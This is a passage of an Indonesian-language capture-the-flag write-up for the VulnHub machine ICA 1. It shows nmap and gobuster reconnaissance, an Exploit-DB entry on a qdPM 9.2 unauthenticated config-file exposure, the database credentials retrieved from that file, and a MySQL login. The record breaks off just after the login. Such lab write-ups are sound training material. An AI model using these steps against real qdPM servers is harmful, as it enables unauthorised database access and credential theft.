

CTF ICA 1

Vulnerable machine: ICA 1
https://www.vulnhub.com/entry/ica-1,748/



ARSITEKTUR SISTEM

1. Menemukan IP Target
- melakukan scanning network dengan nmap untuk menemukan IP target




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 23:45 EST
Nmap scan report for 192.168.1.1
Host is up (0.0022s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0067s latency).
Nmap scan report for 192.168.1.105
Host is up (0.0057s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.75 seconds
```

2. Menemukan port yang terbuka pada server




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -sC -O -p- 192.168.1.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-01 02:19 EST
Nmap scan report for 192.168.1.105
Host is up (0.015s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e77d9cbf80541b9e44571c101acda93 (RSA)
|   256 4051934bf83785fda5f4d727416ca0a5 (ECDSA)
|_  256 098560c535c14d837693fbc7f0cd7b8e (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.48 (Debian)
3306/tcp open  mysql   MySQL 8.0.26
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 39
|   Capabilities flags: 65535
```

3. Membuka halaman website lewat browser
-pada halaman website hanya terdapat halaman login




qdPM 9.2
Copyright © 2023 qdpm.net

-gunakan gobuster untuk melihat ada halaman apa saja didalamnya




```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.105 -w /usr/share/wordlists/dirbuster/dir
ectory-list-2.3-medium.txt -x html,txt,php
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3
-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2023/03/01 02:34:58 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://192.168.1.105/imag
es/]
/index.php            (Status: 200) [Size: 5664]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.1.105/uplo
ads/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.105/css/
```

-dari hasil brute force gobuster ditemukan halaman robots.txt namun tidak ada informasi apapun didalamnya



```
#User-agent: *
#Disallow:
```

-dari hasil brute force gobuster juga ditemukan halaman backup namun juga tidak ada informasi apapun disini




Index of /backups

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.48 (Debian) Server at 192.168.1.105 Port 80

-mencari petunjuk cara exploit qdPM 9.2 lewat google



Sekitar 749 hasil (0,27 detik)

exploit-db.com
https://www.exploit-db.com › ... · Terjemahkan halaman ini

qdPM 9.2 - Password Exposure (Unauthenticated) - Exploit-DB


4 Agu 2021 — **Exploit** Title: **qdPM 9.2** - DB Connection String and Password Exposure (Unauthenticated) # Date: 03/08/2021 # **Exploit** Author: Leon Trappett ...

https://www.exploit-db.com › ... · Terjemahkan halaman ini

qdPM 9.2 - Cross-site Request Forgery (CSRF) - Exploit-DB

7 Apr 2022 — **Exploit** Title: **qdPM 9.2** - Cross-site Request Forgery (CSRF) # Google Dork: NA # Date: 03/27/2022 # **Exploit** Author: Chetanya Sharma ...

-buka halaman exploit db



qdPM 9.2 - Password Exposure (Unauthenticated)


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50176	N/A	LEON TRAPPETT	WEBAPPS	PHP	2021-08-04

EDB Verified: ✗

Exploit: ⬇ / {}


Vulnerable App: ⬇

-jika discroll ke bawah terdapat petunjuk sebagai berikut




```
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>
/core/config/databases.yml file and download.
```

-setelah dibuka ternyata link tersebut mengunduh sebuah file dari server




-jika dibuka file tersebut berisi username dan password untuk mengakses MySQL server



```

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true

```


4. Mengambil data melalui MySQL server

-melakukan koneksi ke MySQL server




```
┌──(root㉿kali)-[/home/kali]
└─# mysql -u qdpmadmin -h 192.168.1.105 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 80
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

-melihat database yang tersedia



